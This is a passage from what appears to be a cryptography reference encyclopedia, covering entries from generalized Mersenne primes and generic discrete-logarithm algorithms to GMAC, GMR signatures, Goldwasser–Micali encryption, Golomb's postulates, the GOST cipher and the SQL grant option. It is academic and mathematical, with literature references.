To find a generalized Mersenne prime of a given bit size, one lists the small-coefficient integer polynomials $f(t)$ of appropriate degrees and chooses the one for which $f(2^m)$ is prime and whose reduction rules require the smallest number of additions and subtractions.

The US National Institute for Standards and Technology (NIST) has standardized four generalized Mersenne primes, including the above example, in its *Digital Signature Standard* [1].

A useful generalization of generalized Mersenne primes is generalized Mersenne numbers. A near-prime (i.e., a small multiple of a large prime) of the generalized Mersenne form can be used in *elliptic curve cryptography* almost as easily as a prime modulus. If m is a generalized Mersenne number divisible by a large prime p, then one implements the cryptography over an elliptic curve over the *field* F_p. The arithmetic is carried out modulo m (using the appropriate reduction rules) and is additionally reduced modulo p at the end of the calculation. This can sometimes be advantageous if a generalized Mersenne near-prime exists requiring significantly fewer additions and subtractions than any available generalized Mersenne prime.

Recommended Reading

1. Federal Information Processing Standard (FIPS) 186-3 (June 2009) Digital signature standard. http://csrc.nist.gov/publications/PubsFIPS.html
2. Solinas JA (1999) Generalized Mersenne numbers. Centre for Applied Cryptographic Research (CACR) Tech. Report 99–39. http://www.cacr.math.uwaterloo.ca/

Generator

Burt Kaliski
Office of the CTO, EMC Corporation, Hopkinton, MA, USA

Synonyms

Base

Related Concepts

►Group; ►Order; ►Primitive Element; ►Subgroup

Definition

A *generator* is an element of a ►group from which all other elements of the group may be obtained by repeated application of the group operation.

Theory

An element g of a ►group is said to *generate* that group if the set of elements

$$g, g^2, g^3, \ldots$$

(where the group law is denoted here as multiplication) traverses all of the elements in the group. Such an element is a *generator*. In other words, g is a generator of a group if and only if every element y in the group can be expressed as

$$y = g^x$$

for some x. Every cyclic group has at least one generator, and a group that is generated by a single element is cyclic by definition.

When the group is a multiplicative group modulo an integer n, a generator is also called a *primitive root* of n.

Applications

A generator (sometimes also called the *base*) is one of the parameters in several cryptosystems, including ►Diffie–Hellman key agreement and the ►Digital Signature Standard.

Generic Attacks Against DLP

Dan Gordon
IDA Center for Communications Research, San Diego, CA, USA

Synonyms

Black box algorithms

Related Concepts

►Computational Diffie–Hellman Problem; ►Discrete Logarithm Problem; ►Elliptic Curve Discrete Logarithm Problem; ►Function Field Sieve; ►Index Calculus Method; ►Multi-threaded Implementation for Cryptography and Cryptanalysis; ►Number Field Sieve for DLP

Definition

Given elements g and y in a cyclic group G, the ►discrete logarithm problem (DLP) is to find an x such that $g^x = y$. An algorithm for solving the DLP that does not use any properties of G, but only composes, inverts, and compares elements g^a and y^b, is called a generic algorithm.

Background

Let G be a cyclic ►group of order n. Nechaev [2] and Shoup [6] Showed that generic algorithms against the DLP in G must take $\Omega(\sqrt{n})$ time (►O-notation). Shor showed that a quantum computer can solve a discrete logarithm problem in *any* group in polynomial time, but whether a sufficiently large quantum computer can be built is still an open problem, refer ►post-quantum cryptography for details.

A *black box group* is a group where the elements are encoded as bit strings, and group operations are done by

an oracle. For such a group, the only method of solving the DLP is a generic algorithm.

Theory

Shanks [5] gave the first generic algorithm better than a brute-force search. Let $m = \lceil \sqrt{n} \rceil$. He constructs two tables, one starting at 1 and taking "giant steps" of length m:

$$1, g^m, g^{2m}, \ldots, g^{(m-1)m}$$

and one of "baby steps" of length y:

$$y, yg, yg^2, \ldots, yg^{m-1}.$$

He then sorts these lists and looks for a match. If he finds $g^{im} = yg^j$, then $y = g^{im-j}$, and so $x = im - j$. Any $x \in [0, n-1]$ may be written in this form for $i, j \leq m$, so this algorithm will always succeed.

The time for this algorithm is $O(\sqrt{n})$ group operations, plus the time to find collisions in the two lists. This may be done either by sorting the lists or using hash tables.

The drawback to Shanks' *baby-step giant-step* algorithm is that it requires $O(\sqrt{n})$ space as well as time. Pollard [4] gave two methods that use negligible space and still run in $O(\sqrt{n})$ time: the rho method and the kangaroo method. They are not deterministic but depend on taking pseudorandom walks in G.

For the *Pollard rho method*, divide the elements of G into three subsets, S_1, S_2, and S_3, say by the value of a hash of the elements modulo three. Define a walk by $h_0 = 1$ and

$$h_{i+1} = \begin{cases} h_i y & \text{if } h_i \in S_1 \\ h_i^2 & \text{if } h_i \in S_2 \\ h_i g & \text{if } h_i \in S_3 \end{cases}$$

At each step


$$h_i = g^{a_i} y^{b_i} = g^{a_i + x b_i}$$

for some a_i, b_i. (In particular, $(a_0, b_0) = (0, 0)$ initially, and $(a_{i+1}, b_{i+1}) = (a_i, b_i + 1)$, $(2a_i, 2b_i)$, or $(a_i + 1, b_i)$, depending on the hash value.) Eventually, this walk must repeat. If $h_i = h_j$, then

$$x \equiv \frac{a_j - a_i}{b_i - b_j} \pmod{n}.$$

If $b_i - b_j$ is relatively prime to n (which is very likely if n is prime), this gives x. Figure 1 illustrates the rho method walk.

Rather than store all of the steps to detect a collision, one may simultaneously compute h_i and h_{2i}, and continue around the cycle until they agree. Assuming that this map behaves as a random walk, $O(\sqrt{n})$ steps will suffice to find a repeat.



Generic Attacks Against DLP. Fig. 1 Rho method walk, with a collision at $h_i = h_j$


The rho method has two main drawbacks. One is that it is difficult to parallelize. Having k processors do random walks only results in an $O(\sqrt{k})$ speedup since the different walks are independent, and the probability of one of k cycles of length l having a collision is much less than one cycle of length kl. Another is that after the collision occurs, many more steps around the cycle are needed before the collision is detected. Parallelized collision search [3] is a variant of the rho method which fixes both problems.

Designate a small fraction of elements of G *distinguished points*, say ones for which the last several bits of the representation of the element are all zero. Then a walk will begin at a random point, proceed as for the rho method, and end when a distinguished point is hit. That point is saved, along with the starting point of the path, and then a new walk is begun at a new random point. When a distinguished point is hit for the second time, the collision will with high probability determine x.


By picking the right fraction of elements of G to be distinguished points, one may ensure that not too much memory is needed to store the paths, and not much time is wasted after a collision occurs. Also, this algorithm may be trivially parallelized, with a linear speedup. For an overview of parameter choices see Teske [7]. Figure 2 illustrates this method.

Another method due to Pollard also uses a random walk in G. In the *kangaroo method*, the steps are limited: $h \longrightarrow hg^{s(h)}$, where the hop length $s(h)$ is a pseudorandom function of h with values between 1 and $\sqrt{n}$.

The idea is to start from two points, say g (the "tame" kangaroo, since its discrete logarithm is known at all times) and y (the "wild" kangaroo), and alternately take hops with length determined by $s(h)$. Set "traps" when a kangaroo hits a distinguished point. If the wild kangaroo and tame kangaroo paths meet or "coalesce" at any point, they will take the same hops from then on, so any traps encountered



Generic Attacks Against DLP. Fig. 2 Parallelized collision search paths, with three distinguished points and one collision



Generic Attacks Against DLP. Fig. 3 Kangaroo method paths, with one distinguished point and collision

by one after they coalesce will also so be encountered by the other. When one reaches a trap that the other one hit, the resulting collision determines x.

The main advantage of the kangaroo method is when x is known to be in a certain range, say $[0, L]$ for some $L \ll |G|$. In that case, one may start the tame kangaroo from $g^{L/2}$, and the wild kangaroo from y. A collision is likely before getting far out of $[0, L]$, and so this will take $O(\sqrt{L})$ time. See Fig. 3 for an illustration.

Experimental Results

In 1997, Certicom issued a series of ►ECC challenges. The ►elliptic curve discrete logarithm problems posed as challenges ranged from easy (curves over 79-bit fields) to very difficult (359-bit fields). The largest challenge problems solved to date are curves over 109-bit fields. A group lead by Monico solved the challenge for a curve over a prime field in 2002 and a curve over $GF(2^{109})$ in 2004, using parallelized collision search. Work has begun on an attack on a challenge curve over $GF(2^{131})$ [1].

Recommended Reading

1. Bailey DV, Baldwin B, Batina L, Bernstein DJ, Birkner P, Bos JW, van Damme G, de Meulenaer G, Fan J, Güneysu T, Gurkaynak F, Kleinjung T, Lange T, Mentens N, Paar C, Regazzoni F, Schwabe P, Uhsadel L (2009) The certicom challenges ECC2-X. In: Workshop record of SHARCS 2009: special purpose hardware for attacking cryptographic systems, pp 51–82
2. Nechaev VI (1994) On the complexity of a deterministic algorithm for a discrete logarithm. Math Zametki 55:91–101
3. van Oorschot PC, Wiener MJ (1999) Parallel collision search with cryptanalytic applications. J Cryptol 12:1–28
4. Pollard JM (1978) Monte Carlo methods for index computation (mod p). Math Comput 32:918–924
5. Shanks D (1969) Class number, a theory of factorization, and genera. In: 1969 Number Theory Institute, proceedings of symposia in pure mathematics, vol XX, State University of New York, Stony Brook, NY. American Mathematical Society, Providence, pp 415–440
6. Shoup V (1997) Lower bounds for discrete logarithms and related problems. In: Fumy W (ed) Advances in cryptology EUROCRYPT'97. Lecture notes in computer science, vol 1233. Springer, Berlin, pp 256–266
7. Teske E (2001) Square-root algorithms for the discrete logarithm problem (a survey). In: Public-key cryptography and computational number theory. de Gruyter, Berlin, pp 283–301

Generic Model

David Naccache
Département d'informatique, Groupe de cryptographie, École normale supérieure, Paris, France

Related Concepts

►Random Oracle Model; ►Security Proofs; ►Standard Model

Definition

The generic group model is an idealized cryptographic model, where the adversary is only given access to a randomly chosen encoding of a group, instead of efficient encodings, such as those used by the finite field or elliptic curve groups used in practice. The model includes an oracle that executes the group operation. This oracle takes two encodings of group elements as input and outputs an encoding of a third element. The generic model is sometimes criticized as being an excessive idealization of cryptographic reality. The generic group model suffers from some of the same problems as the random oracle model.

Namely, it has been shown that there exist cryptographic schemes which are provable secure in the generic group model, but which are trivially insecure once the random group encoding is replaced with any efficiently computable instantiation of the encoding function.

Recommended Reading

1. Rogaway P (2004) On the role definitions in and beyond cryptography. In: Maher MJ (ed) ASIAN 2004. LNCS, vol 3321. Springer, Heidelberg, pp 13–32

Genetic Code

►DNA

Geometry of Numbers

►Lattice

GMAC

Bart Preneel
Department of Electrical Engineering-ESAT/COSIC,
Katholieke Universiteit Leuven and IBBT,
Leuven-Heverlee, Belgium

Synonyms

Galois message authentication code

Related Concepts

►Finite Fields; ►MAC Algorithms

Definition

GMAC is a ►MAC algorithm based on a universal hash function that uses polynomial evaluation in a finite field of characteristic two. The polynomial with as coefficients the message blocks is evaluated in a secret key. The result is encrypted using a block cipher (e.g., ►AES) in Counter Mode.

Background

Information theoretic authentication was developed in the 1970s by Simmons [10] and Carter and Wegman [3, 11]. The polynomial construction has been proposed by several authors including Bierbrauer et al. [2] and den Boer [4] in 1993. GMAC is a polynomial authentication code over the finite field $\mathrm{GF}(2^n)$; the specification of GMAC is part of the GCM mode for ►authenticated encryption that was standardized in 2007 by NIST [8, 9].

Theory

►GMAC is a randomized ►MAC algorithm. In contrast to ►CBC-MAC, GMAC computations can be parallelized.

The encryption with the block cipher E using the key K will be denoted with $E_K(.)$. An n-bit string consisting of zeros will be denoted with 0^n. The length of a string x in bits is denoted with $|x|$. The function $\mathrm{MSB}_m(.)$ selects the leftmost m bits of its input.

GMAC uses a block cipher with block length $n = 128$ bits and key length $k \geq 128$ bits. GMAC operates on messages of bitlength at most $2^{64} - 1$. It requires an IV with $1 \leq |IV| \leq 2^{64} - 1$. It is critically important for the security of GMAC that an IV value is never reused with the same key.

First the value H is computed as $H \leftarrow E_K(0^{128})$. If $|IV| = 96$, the masking key K_1 is defined as $E_K(IV|0^{31}|1)$ (for other lengths of the IV, see [9]). Subsequently the message x is right-padded with 0 bits until its length is a multiple of 128. Next $|x|$ is represented as a 64-bit string and concatenated with 0^{64}; the resulting value is appended to the message.

The padded message x' is now divided into t' blocks of 128 bits denoted with x'_i, $1 \leq i \leq t'$. All inputs to the GMAC function (H, K_1, and the x'_i) are now considered as elements of $\mathrm{GF}(2^{128})$. GMAC can be described as follows:

$$\mathrm{GMAC}_K(x) = \mathrm{MSB}_m\left(K_1 + \sum_{i=1}^{t'} x'_i \cdot H^{t'+1-i}\right).$$

If the block cipher is pseudorandom and the IV is never reused, the security of GMAC is well understood: The probability of sending an acceptable tag without having observed a text/tag pair (the impersonation probability) equals 2^{-m}, while the probability of forging a text/tag pair after having observed one pair (the substitution probability) is equal to $t'/2^{128}$; this imposes restrictions on the message length. These are general results for polynomial MAC algorithms [2, 4]. In GMAC however, the key H is reused many times; McGrew and Viega provide an analysis that take into account the reuse of H and the details of the GMAC construction (such as the padding). The GMAC standard imposes that a single key K can only be used with at most 2^{32} messages, in order to guarantee a forgery probability less than 2^{-32}.

Joux has pointed out that a repeated IV results in a trivial key recovery [7]. Ferguson has demonstrated that making m too small brings security risks. Handschuh and

Preneel discuss some further issues related to partial key leakage [6]. This shows that in spite of the fact that one can prove elegant bounds on the forgery probability, GMAC is perhaps less robust that one would hope for.

One way to make polynomial MAC algorithms more robust is to use a different key H for each message; this approach has been taken in the SNOW 3G specification [1].

Recommended Reading

1. 3GPP TS 35.216 (2006) Specification of the 3GPP confidentiality and integrity algorithms UEA2 & UIA2; Document 2: SNOW 3G specification, Mar 2006
2. Bierbrauer J, Johansson T, Kabatianskii G, Smeets B (1994) On families of hash functions via geometric codes and concatenation. In: Stinson D (ed) Advances in cryptology. Proceedings of the Crypto 1993. Lecture notes in computer science, vol 773. Springer, Berlin, pp 331–342
3. Carter JL, Wegman MN (1979) Universal classes of hash functions. J Comput Syst Sci 18:143–154
4. den Boer B (1993) A simple and key-economical unconditional authentication scheme. J Comput Sec 2:65–71
5. Ferguson N (2005) Authentication weaknesses in GCM. http://csrc.nist.gov/groups/ST/toolkit/BCM/documents/comments/CWC-GCM/Ferguson2.pdf
6. Handschuh H, Preneel B (2008) Key-recovery attacks on universal hash function based MAC algorithms. In: Wagner D (ed) Advances in cryptology. Proceedings of the Crypto 2008. Lecture notes in computer science, vol 5157. Springer, Berlin, pp 144–161
7. Joux A (2006) Authentication failures in NIST version of GCM. http://csrc.nist.gov/CryptoToolkit/modes/
8. McGrew DA, Viega J (2004) The security and performance of the Galois/counter mode (GCM) of operation. In: Canteaut A (ed) Proceedings of the Indocrypt 2004. Lecture notes in computer science, vol 3348. Springer, Berlin, pp 343–355
9. National Institute of Standards and Technology (NIST) (2007) Recommendation for block cipher modes of operation: Galois/counter mode (GCM) and GMAC. SP 800-38D (earlier drafts published in May 2005, Apr 2006, June 2007). National Institute of Standards and Technology, Gaithersburg
10. Simmons GJ (1991) A Survey of information authentication. In: Simmons GJ (ed) Contemporary cryptology: the science of information integrity. IEEE Press, Piscataway, pp 381–419
11. Wegman MN, Carter JL (1981) New hash functions and their use in authentication and set equality. J Comput Syst Sci 22(3): 265–279

GMR Signature

Gerrit Bleumer
Research and Development, Francotyp Group,
Birkenwerder bei Berlin, Germany

Related Concepts

►Digital Signature; ►Forgery

Definition

The GMR Signature Scheme was invented by Goldwasser et al. [1, 2]. In their landmark publication [1], they presented a formal framework of security definitions of cryptographic signature schemes (►digital signature schemes and ►public key cryptography) and proposed the GMR Signature Scheme, which, under the assumption that ►integer factoring is hard, is provably secure by their strongest security definition, i.e., it resists ►existential forgery under an adaptive chosen message attack.

Background

The value of the GMR Signature Scheme is not in its practical use, but in showing the existence of a provably secure signature scheme. Other more efficient signature schemes such as ►RSA digital signature scheme, *DSA*, or *ECDSA* (►digital signature standard) are memoryless. In order to produce a signature, one does not need to memorize any previously produced signatures (in whole or in part). Also, the computational effort of signing and verifying and the length of signatures are independent of the number of signatures a signer has produced before. In contrast, the GMR Signature Scheme is not memoryless, i.e., each signature a signer produces depends on every other signature the signer has produced before. Even worse, the computation time to produce and to verify a signature and the length of a signature increase (logarithmically) with the number of signatures that a signer has produced before. At the cost of some memory, the average signing performance can be made independent of the number of signatures that a signer has produced before. In essence, the overall performance of the GMR Signature Scheme (in terms of time and memory) decreases steadily over the lifetime of each signing key pair.

Theory

In a nutshell, the GMR Signature Scheme works as follows: a signer who anticipates to produce 2^b signatures constructs a key pair for security parameter k as follows: The public verifying key consists of four components:

1. The maximum number $B = 2^b (b \in N_0)$ of messages to be signed.
2. Two randomly chosen ►Blum integers $n_1 = p_1 q_1$ and $n_2 = p_1 q_2$, i.e., each the product of two ►prime numbers both congruent to 3 modulo 4, but not congruent to each other modulo 8, such that n_1 and n_2 are each of length k-bit.
3. The two infinite families of pairwise ►claw-free trapdoor permutations (►trap-door one-way functions) $f_{i,n}(x) = \pm 4^{\mathrm{rev}(i)} x^{2^{\mathrm{len}(i)}} \bmod n$ for $n = n_1$ and $n = n_2$,

where the function rev$(\cdot)$ takes a bit string $i \in \{0,1\}^+$ and returns the integer represented by the bits of i in reversed order, and the function len$(\cdot)$ takes a bit string $i \in \{0,1\}^+$ and returns its number of bits. The sign plus or minus is selected such that the image of f_{inn} is positive and smaller than $n/2$.


4. A randomly chosen integer r in the domain of $f_{i,n_1}(\cdot)$.

The private signing key consists of the primes *p1, q1, p2, q2*, which allow to efficiently compute the inverse permutations $f^{-1}_{i,n_1}(y)$ and $f^{-1}_{i,n_2}(y)$.


Let us first consider the simple case of signing only one message m, i.e., $B = 1$ and $b = 0$. The signer chooses a random element r_0 from the domain of $f_{i,n_1}(\cdot)$ and computes the signature $(t,\ r_0,\ s)$ for m such that:

$$t = f^{-1}_{r_0,n_1}(r) \qquad \text{and} \qquad s = f^{-1}_{m,n_2}(r_0). \tag{1}$$

The signature $(t,\ r_0,\ s)$ is displayed in Fig. 1 as a chain connecting the signer's root element r with the actual message m.



GMR Signature. Fig. 1 Signing one message



GMR Signature. Fig. 2 Signing more than one message

A verifier checks the signature by computing from the message m up to the signer's root element r as follows: First check that $f_{m,n_2}(s) = r_0$, and then check that $f_{r_0,n_1}(t) = r$.

If there are $B = 2^b > 1$ messages to be signed, the signer expands the root element r from the case $B = 1$ above into a binary authentication tree (Merkle [3]) with B leaves $r_0,\ r_1, \ldots,\ r_{B-1}$. All nodes of the authentication tree except for the root r are chosen uniformly at random from the domain of $f_{i,n_1}(\cdot)$ analogously to r_0 in (1) above. Each node R is unforgeably tied to both its children R_0 and R_1 by computing a tag $f^{-1}_{R_0 \| R_1, n_1}(R)$ analogously to how the tag t was computed in (1) above. Finally, the message $m_j (0 \le j \le B-1)$ is unforgeably tied to r_j, which hangs off of the jth leaf of the authentication tree by computing a tag $s_j = f^{-1}_{m_j,\, n_2}(r_j)$ analogously to how the tag s was computed in (1) above. The signature for message m_j then consists of (a) the sequence of b nodes from the root r down to item r_j, (b) the b tags associated to these nodes (analogously to t above), and (c) the tag s_j (analogously to s above). The authentication tree and associated tags for the case $B = 8,\ b = 3$ is depicted in Fig. 2 as a binary tree connecting the signer's root element r with the B messages $m_0,\ m_1, \ldots,\ m_{B-1}$.

A verifier can check the signature in reverse order beginning from the message m_j and working back up to the root element r of the signer.

Obviously, the authentication tree need not be precomputed in the first place, but can be built step by step as the need arises. For example, signing the first message requires one to compute the complete path from the root r down to the item r_0, but signing the second message only requires one to build one more leaf of the authentication tree and the next item r_1, while all previously built nodes of the authentication tree can be reused. So, on average, each signature requires one to build two new nodes of the authentication tree and one additional item. A complete security analysis is given in [2].

Recommended Reading

1. Goldwasser S, Micali S, Rivest RL (1984) A "Paradoxical" solution to the signature problem. 25th symposium on foundations of computer science (FOCS) 1984. IEEE Computer Society, Washington, DC, pp 441–448
2. Goldwasser S, Micali S, Rivest RL (1988) A digital signature scheme secure against adaptive chosen-message attacks. SIAM J Comput 17(2):281–308
3. Merkle R (1982) Secrecy authentication, and public-key systems. Ph.D. dissertation, Electrical Engineering Department, ISL SEL 79-017k, Stanford University, Stanford

Goldwasser–Micali Encryption Scheme

Kazue Sako
NEC, Kawasaki, Japan

Related Concepts

►Probabilistic Encryption; ►Public Key Cryptography; ►Public Key Encryption Scheme; ►Semantic Security

Definition

Goldwasser–Micali Encryption scheme is an encryption scheme that was proposed in the paper "probabilistic encryption" in 1984.

Background

The Goldwasser–Micali encryption scheme (►Public Key Cryptography) is the first encryption scheme that achieved ►Semantic Security against a passive adversary under the assumption that solving the quadratic residuosity problem is hard. The scheme encrypts 1 bit of information, and the length of the resulting ciphertext equals the length of the composite number n used in scheme, which is typically thousands of bits long.

Theory

In the Goldwasser–Micali encryption scheme, a public key is a number n, that is a product of two ►prime numbers, say p and q. Let Y be a quadratic nonresidue modulo n (►Quadratic Residue and ►Modular Arithmetic), whose ►Jacobi Symbol is 1. The decryption key is formed by the prime factors of n.

The Goldwasser–Micali encryption scheme encrypts a bit b as follows. One picks an integer $r(1 < r < n - 1)$ and outputs $c = Y^b r^2 \bmod n$ as ciphertext. That is, c is quadratic residue if and only if $b = 0$. Therefore a person knowing the prime factors of n can compute the quadratic residuosity of the ciphertext c, thus obtaining the value of b.

If the quadratic residuosity problem is hard, then guessing the message from the ciphertext is equivalently hard.

Recommended Reading

1. Goldwasser S, Micali S (1984) Probabilistic encryption. J Comp Syst Sci 28:270–299

Golomb's Randomness Postulates

Tor Helleseth
The Selmer Center, Department of Informatics, University of Bergen, Bergen, Norway

Related Concepts

►Autocorrelation; ►Gap; ►Maximal-Length Linear Sequences; ►Pseudo-Noise Sequences (PN-Sequences); ►Run; ►Sequences

Definition

Golomb's randomness postulates are three properties that one expects to find in random sequences.

Theory and Applications

No finite sequence constructed by a ►linear feedback shift register is a truly random sequence. Golomb [1] introduced the notion of a *pseudo-random* sequence for a periodic binary sequence that satisfies three randomness postulates. These postulates reflect the properties one would expect to find in a random sequence.

A ►run in a binary sequence is a set of consecutive 0s or 1s. A run of 0s is denoted a ►gap and a run of 1s is denoted a *block*. A gap of length k is a set of k consecutive 0s flanked by 1s. A block of length k is a set of k consecutive 1s flanked by 0s. A run of length k is is a gap of length k or a block of length k. In this terminology, the three randomness postulates of a periodic sequence are as follows:

R-1 In a period of the sequence, the number of 1s and the number of 0s differ by at most one.

R-2 In every period, half the runs have length 1, one-fourth have length 2, one-eight has length 3, etc., as long as the number of runs so indicated exceeds 1. Moreover, for each of these lengths, there are equally many gaps and blocks.

R-3 The out-of-phase ►autocorrelation of the sequence always has the same value.

The R-2 postulate implies the R-1 postulate, but otherwise the postulates are independent, which follows from the observation that there exist sequences that satisfies some but not all of the postulates. Some examples are:

Example 1 *The m-sequence 00001001011001111100011011101 01 of period 31 is an R-1, R-2, and R-3 sequence.*

Example 2 *The sequence 00100011101 of period 11 is an R-1 sequence. It is also an R-3 sequence since the out-of-phase*

autocorrelation is equal to −1. However, the sequence is not an R-2 sequence since there are two blocks of length 1 but only one gap of length 1.

Example 3 *The sequence 0000010001101 of period 13 is an R-3 sequence with a constant out-of-phase autocorrelation being 1, but the sequence violates the R-1 and R-2 conditions.*

Example 4 *The sequence 01001101 of period 8 is an R-1 and R-2 sequence but not an R-3 sequence.*

The three randomness postulates are inspired by the properties obeyed by ►maximal-length linear sequences (*m*-sequences). Also, they can be interpreted as properties of flipping a perfect coin. R-1 says that heads and tails occur about equally often, R-2 says that after a run of *n* heads (tails) there is a probability 1/2 that the run will end with the next coin-flip. R-3 is the notion of independent trials. Knowing the outcome of a previous coin-flip gives no information of the current coin-flip.

Any sequence obeying both R-1 and R-3 can be shown to have a value of the out-of-phase autocorrelation being −1 and therefore the period must be odd. Sequences which obey the randomness postulates of Golomb are sometimes also called ►pseudo-noise sequences (PN-sequences).

For the extension of the Golomb's randomness postulates to nonbinary sequences, see [2].

Recommended Reading

1. Golomb SW (1967) Shift register sequences. Holden-Day series in information systems. Holden-Day, San Francisco. Revised ed., Aegean Park Press, Laguna Hills, 1982
2. Golomb SW, Gong G (2005) Signal design for good correlation – for wireless communication, cryptography, and radar. Cambridge University Press, Cambridge

GOST

Christophe De Cannière
Department of Electrical Engineering, Katholieke Universiteit Leuven, Leuven-Heverlee, Belgium

Related Concepts


►Block Ciphers; ►Feistel Cipher

GOST is an encryption algorithm adopted as a standard by the former Soviet Union in 1989 [5]. The specifications, translated from Russian in 1993, describe a DES-like 64-bits ►block cipher (►Data Encryption Standard) and specify four ►modes of operation.

The GOST encryption algorithm is a very simple 32-round ►Feistel cipher. It encrypts data in blocks of 64 bits and uses a 256-bit secret key. The 32-bit *F*-function used in the Feistel construction consists of three transformations. First, a 32-bit subkey is mixed with the data using an addition modulo 2^{32}. The result is then split into 4-bit segments, fed in parallel to eight 4 × 4-bit S-boxes. Finally, the output values are merged again and rotated over 11 bits. The *key schedule* (►Block Cipher) of GOST is also particularly simple: the 256-bit secret key is divided into eight 32-bit words and directly used as subkeys in rounds 1–8, 9–16, and 17–24. The same eight subkeys are reused one more time in rounds 25–32, but in reverse order Fig. 1.

A remarkable property of the GOST standard is that the eight S-boxes are left unspecified. The content of these lookup tables is considered to be a secondary long-term secret key, common to a network of computers, and selected by some central authority. The set of S-boxes can be strong or weak, depending on the authority's intention. The S-boxes can even be hidden in an encryption chip, thus keeping them secret to the users of the device. As explained in a short note by Saarinen [3], recovering the secret S-boxes would not be very hard, however. If a user is allowed to select the 256-bit key of the cipher, he can easily mount a "chosen key attack" and efficiently derive the secret contents of the lookup tables.

The best attacks on GOST exploit the simplicity of its key schedule. The first attack in open literature is a ►related key attack by Kelsey et al. [2]. Biryukov and Wagner [1] have shown that the cipher is vulnerable to



GOST. Fig. 1 One round of GOST

►slide attacks. Their cryptanalysis breaks 20 rounds out of 32, but also reveals ►weak key classes for the full cipher. Finally, Seki and Kaneko [4] have applied ►differential cryptanalysis to reduced-round versions of GOST. Combined with a related-key approach, the attack breaks 21 rounds.

Recommended Reading

1. Biryukov A, Wagner D (2000) Advanced slide attacks. In: Preneel B (ed) Advances in cryptology – EUROCRYPT 2000. Lecture notes in computer science, vol 1807. Springer, Berlin, pp 589–606
2. Kelsey J, Schneier B, Wagner D (1996) Key-schedule cryptanalysis of IDEA, G-DES, GOST, SAFER, and Triple-DES. In: Koblitz N (ed) Advances in cryptology – CRYPTO 96. Lecture notes in computer science, vol 1109. Springer, Berlin, pp 237–251
3. Saarinen M-J (1998) A chosen key attack against the secret S-boxes of GOST (unpublished)
4. Seki H, Kaneko T (2001) Differential cryptanalysis of reduced rounds of GOST. In: Stinson DR, Tavares SE (eds) Selected areas in cryptography, SAC 2000. Lecture notes in computer science, vol 2012. Springer, Berlin, pp 315–323
5. Zabotin IA, Glazkov GP, Isaeva VB (1989) Cryptographic protection for information processing systems: cryptographic transformation algorithm. Technical Report, Government Standard of the USSR, GOST 28147–89 (trans: Malchik A, with editorial and typographic assistance of Diffie W)

Grant Option

Sabrina De Capitani di Vimercati, Giovanni Livraga
Dipartimento di Tecnologie dell'Informazione (DTI), Università degli Studi di Milano, Crema (CR), Italy

Related Concepts

►Privileges in SQL; ►SQL Access Control Model

Definition

The *grant option* in SQL states that a subject (authorization identifier) receiving a privilege has the additional authority to grant such a privilege to others.

Theory

The `GRANT` and `REVOKE` commands used for managing ►privileges in SQL (►SQL access control model) can include the `WITH GRANT OPTION` and `GRANT OPTION FOR` clauses, respectively. If `WITH GRANT OPTION` is specified in a `GRANT` command, the recipient of the privilege can grant it to others. If `GRANT OPTION FOR` is specified in a `REVOKE` command, only the grant option for the privilege (and not the privilege itself) is revoked [1–3].

Recommended Reading

1. De Capitani di Vimercati S, Samarati P, Jajodia S (2001) Database security. In Marciniak J (ed) Wiley encyclopedia of software engineering. Wiley, New York
